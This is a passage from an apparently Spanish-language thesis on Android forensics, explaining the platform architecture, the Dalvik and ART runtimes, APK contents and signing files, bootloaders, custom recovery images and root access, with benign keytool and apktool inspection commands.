4. **Framework de Aplicaciones:** La siguiente capa representa el conjunto de herramientas de desarrollo de cualquier aplicación. Está formada por todas las clases y servicios que utilizan directamente las aplicaciones para realizar sus funciones. La mayoría de los componentes de esta capa son librerías Java que acceden a los recursos de las capas anteriores a través de la máquina virtual. Esta

capa ha sido diseñada para simplificar la reutilización de componentes. Las aplicaciones pueden publicar sus capacidades y otras pueden hacer uso de ellas (sujetas a las restricciones de seguridad). Cualquier aplicación que se desarrolle para Android, utiliza el mismo conjunto de API y el mismo *framework,* representado por este nivel. Las API más importantes son:

- **Activity Manager:** Se encarga de administrar la pila de actividades de una aplicación así como su ciclo de vida.
- **Windows Manager:** gestiona las ventanas de las aplicaciones creando las superficies en pantalla que serán ocupadas por las actividades.
- **Content Provider:** permite compartir datos entre aplicaciones, como por ejemplo la agenda, los contactos, mensajes, etc.
- **View System:** elementos para construir interfaces de usuario como botones, cuadros de texto, listas, *check boxes*, etc.
- **Package Manager:** gestor para la instalación de paquetes y biblioteca que ofrece información sobre los paquetes instalados.
- **Telephony Manager:** incluye las librerías para las funciones propias del teléfono como realizar llamadas o enviar y recibir mensajes.
- **Resource Manager:** con esta librería se gestiona los elementos de una aplicación que están fuera del código, como imágenes, sonidos o cadenas de texto.
- **Location Manager:** permite a las aplicaciones obtener información de localización y almacenamiento mediante GPS o redes disponibles.
- **Notification Manager:** permite a las aplicaciones mostrar alertas o eventos en la barra de estado, como por ejemplo una llamada, un mensaje, una conexión WiFi disponible, etc.

El objetivo de las librerías es proporcionar funcionalidad a las aplicaciones para tareas que se repiten con frecuencia, evitando tener que codificarlas cada vez y garantizando que se llevan a cabo de la forma “más eficiente”.

5. **Aplicaciones:** Este nivel está formado por el conjunto de aplicaciones instaladas en un dispositivo Android, las que tienen interfaz de usuario como las que no, las nativas o las de usuario. Todas las aplicaciones han de correr en la máquina virtual para garantizar la seguridad del sistema. Todas estas aplicaciones utilizan los servicios, las API y librerías de los niveles anteriores.

2.4 Máquina Virtual Dalvik y ART

Las aplicaciones de Android en general utilizan el lenguaje Java para su programación, sin embargo no utilizan la máquina virtual original de Java para interpretar el código.
En lugar de ello, utilizan una versión modificada para dispositivos móviles, mejorando la eficiencia a la hora de ejecutar los procesos.

Esta nueva máquina virtual se le conoce como *Dalvik.* Esta máquina se ejecuta por encima de un kernel Linux, el cual permite, delegar las tareas relacionadas con la gestión de memoria e hilos a bajo nivel. A su vez permite la ejecución de múltiples instancias con un impacto muy bajo en el rendimiento del dispositivo.
La principal función de este mecanismo es la de proteger las aplicaciones, de forma que el cierre o fallo inesperado de alguna de ellas no afecte a las demás. (Tomás , Bataller, & García Pineda, 2014)

Cabe destacar que a partir de la versión 4.4 de Android (KitKat) apareció un nuevo modelo de máquina virtual conocido como *ART* (*Android Runtime*). Siendo opcional su uso en esta versión.
A partir de la última versión de Android 5.0 (Lollipop) se utiliza este nuevo modelo de manera única.




Figura 8 Elección entre Dalvik y ART en Android KitKat

Para entender el funcionamiento, vamos a realizar una comparativa de la máquina virtual de *Java*, *Dalvik* y *ART*. (Caules, 2013)

En java, se parte de un código fuente (.java) y mediante un compilador (javac) se convierte a código binario (.class), el cual se interpreta por la máquina virtual de Java, convirtiéndolo a

código que es interpretado por el sistema operativo. En el siguiente esquema se puede ver dicho proceso:




Figura 9 Arquitectura Máquina virtual de Java. Fuente: arquitecturajava

En Android se utiliza una máquina virtual diferente, conocida como *Dalvik*. Ésta se encarga de trabajar con el código fuente Java y convertirlo en código entendible para el Kernel de Linux soportado por la plataforma Android.

A diferencia del modelo anterior, existe un paso intermedio donde los ficheros *.class* de java mediante un proceso de optimización se convierten en *.dex (Dalvik executable*).

La razón de ello es que este tipo de ficheros ocupan la mitad que las clases en formato .jar (las cuales ya se encuentran comprimidas) y al estar en plataformas móviles con recursos más limitados, se consigue cierta optimización de recursos.

Una vez obtenido los ficheros .dex, estos se convierten a lenguaje máquina para su interpretación por el sistema operativo.

En la siguiente imagen se muestra los pasos de este proceso:




Figura 10 Arquitectura Máquina virtual de Dalvik. Fuente: arquitecturajava

Otra importante diferencia a destacar entre ambos modelos de máquinas virtuales, es que por ejemplo en un servidor de aplicaciones Java, todas las aplicaciones se ejecutan sobre la misma máquina, como puede verse en la siguiente imagen:




Figura 11 Aplicaciones sobre Máquina virtuales de Java. Fuente: arquitecturajava

Sin embargo, en Android, cada aplicación se ejecuta en su propia máquina virtual aislada. A pesar del aumento de recursos que esto conlleva, se consigue un mayor aislamiento entre aplicaciones.

Posteriormente Android para mejorar la optimización, carga una máquina virtual inicial llamada *Zygote* que se encarga de arrancar al resto.

En la siguiente imagen podemos ver dicho modelo, en el que todas las máquinas virtuales comparten la memoria del dispositivo:




Figura 12 Aplicaciones sobre Máquinas virtuales de Dalvik. Fuente: arquitecturajava

La principal diferencia de *ART* respecto a *Dalvik*, radica en el momento de la compilación. *Dalvik* utiliza una compilación *JIT* (*Just In Time*), es decir interpreta el código en el momento de la ejecución de la aplicación, y esta compilación se va realizando a medida que se va usando la aplicación, guardando información en la cache de Dalvik. (Wikipedia, 2014)

En cambio *ART* utiliza una compilación previa conocida como *AOT* (*Ahead Of Time*), lo que significa que la compilación se realiza en el momento de instalar la aplicación, por lo que el código máquina se deja listo para su ejecución y sin necesidad de volver a compilarse. (AC, 2013)

Esto representa una ventaja, puesto que cuando una aplicación se inicia ya no necesita cierta carga de datos como en *Dalvik*, por lo que la aplicación arrancará y se cerrará mucho antes.

Por lo general, las aplicaciones tendrán un mejor rendimiento en *ART*, ya que el procesador no dedicará tantos recursos a la compilación constante de la aplicación, lo cual repercutirá en un menor consumo de batería. Esto representa una gran ventaja sobre todo para dispositivos de gama baja con peores especificaciones, que podrán ejecutar aplicaciones que antes no podían. (Sánchez, 2013)

Una de las desventajas de *ART* es que las aplicaciones tardarán más tiempo en instalarse debido a que realizarán su compilación en tiempo de instalación, aunque la diferencia será cuestión de pocos segundos. Además las aplicaciones ocuparán un mayor espacio en el dispositivo.

En la siguiente figura vemos la diferencia de *Dalvik* respecto a *ART*:




Figura 13 Comparativa de las arquitecturas de Dalvik y ART. Fuente: Wikipedia

2.5 Ficheros APK

En Android, las aplicaciones de distribuyen empaquetadas en ficheros .APK. Este tipo de archivos se pueden obtener desde el *Play Store* de Google, aunque se pueden obtener de diferentes repositorios no oficiales de aplicaciones. (Hoog, 2011) (Tomás , Bataller, & García Pineda, 2014) (Calles, 2014)

Un archivo .APK (*Android Package File*) es un paquete para el sistema operativo Android, viene a ser una variante del formato .JAR en java. Se usa para distribuir e instalar componentes empaquetados en dispositivos Android.

Este tipo de ficheros son esencialmente ficheros comprimidos que pueden ser abiertos por cualquier programa de compresión de archivos como *7-Zip, WinZip* o *WinRar*.

A continuación se muestra una imagen de la estructura del contenido de un fichero apk:




Figura 14 Contenido fichero apk

Dentro de este fichero se encuentra el código ejecutable y los archivos de recursos que necesita la aplicación, como los que se muestran a continuación:

- ***classes.dex:*** contiene el código binario de la aplicación. Los ficheros java han sido compilados a bytecode de la máquina virtual de Dalvik, por lo que están agrupados en formato .dex.
- ***resources.arsc:*** este fichero contiene algunos recursos compilados, como los strings y arrays (textos que se muestran en pantalla, idiomas, etc). Detecta y da las órdenes a los archivos que hay dentro de la apk.
- ***assets:*** Carpeta que contiene una serie de ficheros o carpetas que podrán ser utilizados por la aplicación (ficheros de datos, fuentes,…). El contenido de los ficheros de esta carpeta nunca se modifica.

- ***res:*** son carpetas que contienen ficheros con recursos para la aplicación. Dentro de esta carpeta encontramos otros elementos:
  - *drawable*: carpeta que almacena las imágenes (jpg o png) y descriptores de imágenes en xml.
  - *Layout*: contine ficheros xml con vistas de la aplicación, las cuales permiten configurar las pantallas que compondrán la interfaz de usuario de la aplicación.
  - *Values*: carpeta con ficheros xml para indicar valores de estilo, color o idioma.

- ***META-INF:*** es una carpeta donde se encuentra el certificado digital que se ha utilizado para firmar la aplicación. Solo incluye la clave pública, la clave privada debe ser custodiada por el programador de la aplicación.




Figura 15 Contenido carpeta META-INF

Como se ve en la imagen anterior, los ficheros de esta carpeta corresponden a la firma digital de una aplicación Android. Podemos ver el archivo de manifiesto (.MF), el archivo de firma (.SF) y el certificado digital (.RSA).

MANIFEST.MF. Contiene una lista de todos los archivos incluidos en el paquete, junto con su huella digital en formato resumen SHA1:

```
Manifest-Version: 1.0
Created-By: 1.0 (Android)

Name: res/layout/main.xml
SHA1-Digest: 1IwXW6N8YEclWG/DczQPxbCwZgQ=

Name: AndroidManifest.xml
SHA1-Digest: k3YJ4jxgwlKBVG510kVRfrP02n8=

Name: res/drawable/icon.png
SHA1-Digest: 7R/FFfot7ZijdntD5TAFWCEe5uM=

Name: resources.arsc
SHA1-Digest: 7jU7prkPRm8OEt4QKN9b4P4rIXI=
```

Figura 16 Contenido fichero MANIFEST.MF

CERT.SF. Contiene otra lista de todos los archivos en el paquete, junto con un resumen SHA1. En este caso, cada resumen SHA1 se ha calculado a partir de las tres líneas que describe el fichero en *MANIFEST.MF*, en lugar de utilizar el fichero en sí. El archivo de firma también contiene un valor de resumen SHA1 para todo el fichero de manifiesto. Este valor se indica en el encabezado SHA1-Digest-Manifest.

```
Signature-Version: 1.0
Created-By: 1.0 (Android)
SHA1-Digest-Manifest: 8Nq9q0Vt5PqjS5Nin6Ise/5Xl7g=

Name: res/layout/main.xml
SHA1-Digest: J2JWhI/cbGQUZ0UTslr5ywPf9Wc=

Name: AndroidManifest.xml
SHA1-Digest: pHGr07Z+ibsiioiZ2jelldhJW40=

Name: res/drawable/icon.png
SHA1-Digest: iiYf9ybIOhC5mCpIW/0qwlm/LG4=
```

Figura 17 Contenido fichero CERT.SF

CERT.RSA contiene el certificado digital. Dentro de este fichero se incluye dos elementos importantes para la verificación.

- la firma del fichero .SF
- la clave pública que permite verificar la firma.

Este certificado es auto-firmado, es decir, por lo que no es firmado por ninguna autoridad de certificación que nos asegure su autenticidad. Sin embargo, si modificamos cualquier cosa del apk, se romperá la firma digital y la aplicación no podrá instalarse.

Con la herramienta *keytool* de Java podemos ver el contenido del certificado digital.

```
> PS C:\Program Files (x86)\Java\jre7\bin> ./keytool.exe -printcert -
file CERT.RSA
```




Figura 18 Contenido fichero CERT.RSA

- **AndroidManifest.xml:** es un fichero en el que se declara toda la información de la aplicación. Este fichero xml debe incluirse siempre en la raíz del APK y en él se recoge toda la información sobre administración y organización de la aplicación. Es preciso que en él se declaren todos los componentes que se vayan a utilizar por parte de la aplicación.

  Otros usos importantes que tiene son:

  - Identificar cualquier permiso que requiera la aplicación.
  - Declarar el nivel mínimo de API que requiera la aplicación
  - Declarar las características de HW/SW que va a utilizar la aplicación.
  - Librerías de la API que la aplicación necesita enlazar.

  A continuación y con la ayuda de la herramienta *apktool* vamos a mostrar el contenido:

```
>PS C:\Users\Javier\apktool> ./apktool.bat d aflogical_1.5.2 ./aflogical
--apktool extrae el contenido del apk
```

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="152" android:versionName="1.5.2_OSE" package="com.viaforensics.android.aflogical_ose"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <application android:label="@string/app_name" android:icon="@drawable/icon" android:debuggable="false">
        <activity android:label="@string/app_name" android:name="com.viaforensics.android.ForensicsActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity android:label="@string/app_name" android:name="com.viaforensics.android.ExtractAllData">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
            </intent-filter>
        </activity>
    </application>
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.READ_SMS" />
</manifest>
```

Figura 19 Contenido fichero AndroidManifest.xml

De aquí destacaremos la declaración de permisos que la aplicación hará uso en el dispositivo donde se instale.

2.6 Bootloader

El *Bootloader* es el gestor de arranque del sistema. Durante el arranque realiza una serie de comprobaciones como comprobar que el hardware funcione correctamente y posteriormente que el sistema operativo pueda ejecutarse. Al final de este proceso, el *Bootloader* lanza el sistema operativo Android. (Hoog, 2011)

Es un componente esencial del proceso de inicio por lo que se almacena en un área de memoria segura, además es un elemento independiente del sistema operativo y es único para cada dispositivo.

Su desbloqueo nos permitirá instalar un *recovery* modificado, pudiendo tener un acceso más completo a la información almacenada o instalar un nuevo sistema operativo y hacer un uso más óptimo del hardware del dispositivo.

Sin embargo, la gran mayoría de fabricantes tienen el cargador de arranque bloqueado, por lo que el dispositivo solo podrá ejecutar sistemas operativos aprobados por ellos.

El proceso de desbloqueo varía según el dispositivo, pero suele ser posible gracias a algún *exploit* creado para el dispositivo concreto.

El principal inconveniente del desbloqueo del *bootlader* es que en determinados dispositivos puede producir un *factory reset*, ocasionando un borrado completo del dispositivo, con el problema que ello conlleva para nuestro análisis forense.

En dispositivos Samsung, se le suele conocer con el nombre ***Download Mode***.




Figura 20 Download Mode en Android (Samsung)

Cada terminal tiene sus propios programas específicos para poder rootear, cambiar de kernel o incluso flashear Roms modificadas.

2.7 Recovery

Es una partición con propiedades de arranque (*boot*) y con un *kernel* propio, se trata de un entorno ligero que se ejecuta por separado pero paralelamente al sistema operativo Android. (Gonzalez, Android para novatos: ¿qué es el Recovery?, 2014)

Al tener su propio *kernel* el dispositivo puede arrancar en modo *recovery* incluso si el sistema está dañado. Por lo que si la partición del *recovery* se encuentra intacta, siempre dispondremos de una buena herramienta de acceso al dispositivo. (Hoog, 2011)

Sencillamente el Recovery en su versión básica actúa como una consola de recuperación, permitiendo aplicar actualizaciones de software del dispositivo firmadas y oficiales o hacer un borrado completo del dispositivo.




Figura 21 Recovery básico de Android

Aunque todos los dispositivos Android tienen un *recovery*, éste resulta mucho más útil en dispositivos *rooteados,* en los que se inserta un *recovery* modificado que incluye un mayor número de funcionalidades. (Robert, 2012)

El *custom recovery* más extendido en dispositivos *rooteados* es el CWM (ClockWorkMod) http://www.clockworkmod.com/




Figura 22 Recovery CWM

Entre las funciones que nos permitirá hacer el CWM destacamos:

- **Actualizar el software del dispositivo** (*apply update from sdcard*), dependiendo del dispositivo se podrá seleccionar el fichero de actualización de la memoria interna o externa. Generalmente el sistema comprueba que la ROM que queremos instalar haya sido firmada y que ademas sea compatible con nuestro dispositivo.
- **Realizar una copia de seguridad** (*backup and restore*). Esta opción realiza un *backup* completo del dispositivo incluyendo datos, programas tanto del sistema como del usuario.

  También se podrá restaurar dicha copia de seguridad en el dispositivo, aunque estas copias de seguridad pueden no ser compatibles entre distintas versiones de CWM.
- **Montar/desmontar particiones** (*mounts and storage*). Pudiendo elegir también si formatear o no dichas particiones.

- **Wipe Data/Factory Reset:** borra todos los datos personales y el sistema volverá al estado original.
- **Wipe Cache Partition:** permite borrar la memoria caché. En la caché se encuentra los archivos de uso más frecuente para un acceso rápido. No se borrarán los datos personales.
- **Wipe Dalvik Cache:** la caché Dalvik es el espacio que la máquina virtual utiliza de forma temporal para ejecutar las aplicaciones. Este espacio se va llenando, y no es recuperable. Mediante esta opción liberaremos ese espacio ocupado.

Por último y dado que van teniendo un uso cada vez mayor, también merecen mención dentro de los custom recovery, el **TWRP** (Team Win Recovery Project) http://teamw.in/project/twrp2 y **Philz Touch Recovery https://github.com/PhilZ-cwm6/philz_touch_cwm6**




Figura 23 TWRP Y PhilZ Recovery

TWRP es un recovery muy completo, con muchas opciones y con interfaz táctil con botones grandes que resultan mucho más manejables sin dar lugar a equivocaciones. Como desventaja destacaríamos que es un paquete muy pesado, por lo que en algunos dispositivos con poca memoria interna no funcionaría correctamente.

Philz Touch Recovery es muy parecido a CWM, pero con una interfaz totalmente configurable.

Estos *custom recovery* incluyen un demonio adb que se ejecuta con privilegios root, por lo que tendremos una forma alternativa de acceso al dispositivo.

2.8 Permiso Root

Root es el nombre de la cuenta que posee todos los derechos del sistema, en sistemas basados en UNIX (Linux) como es el caso de Android. (elandroidelibre) (faqsandroid)

En pocas palabras, *Root* equivale a obtener los máximos privilegios en el dispositivo, como cuando se pasa de usuario normal a administrador.

Al tener control del dispositivo se podrá crear copias de seguridad, cambiar la frecuencia de la CPU, modificar o eliminar aplicaciones del sistema, instalar ROMS, etc

Bajo el punto de vista forense, nos interesa adquirir privilegios de superusuario root para acceder a la partición de datos, donde encontraremos toda la información generada por las aplicaciones, como contactos, registro de llamadas, mensajes, etc

A veces incluso no es necesario obtener un rooting permanente, por lo que existen diversas técnicas que permiten obtener permisos de superusuario de forma temporal que desaparecen tras el reinicio del dispositivo.

Por ello, en un análisis forense de debe dar prioridad a las técnicas de rooting temporal ya que los cambios que realizará son reversibles y temporales.

Es importante destacar que el proceso de rootear un dispositivo es diferente en cada versión de Android, pudiendo incluso variar en cada marca y modelo de un dispositivo.




Figura 24 Solicitud de aplicación con acceso Root

Una vez *rooteado* el dispositivo se instalará una aplicación (*superuser*) que gestiona las peticiones de privilegios por parte de las aplicaciones. Pudiendo elegir a qué aplicaciones

concedemos permisos *root* u obtener información sobre cuando han hecho uso de dichos privilegios.

El binario *su* (switch user) que significa “conmutar usuario”, es un comando que permite a las aplicaciones que recurren a él, ejecutarse con privilegios de administrador. Para controlar esa funcionalidad de utiliza la aplicación *SuperUser* mencionada anteriormente.

2.9 Seguridad del Sistema

La seguridad es un aspecto clave en todo sistema, por ello Android basa su seguridad en tres aspectos fundamentales: (Comunicaciones, 2014) (Hoog, 2011) (Tomás , Bataller, & García Pineda, 2014)

1. Android impide que las aplicaciones tengan acceso directo al hardware o que interfieran con recursos de otras aplicaciones. Por ello cada aplicación se ejecuta en su propia ***Sandbox*** (caja de arena).
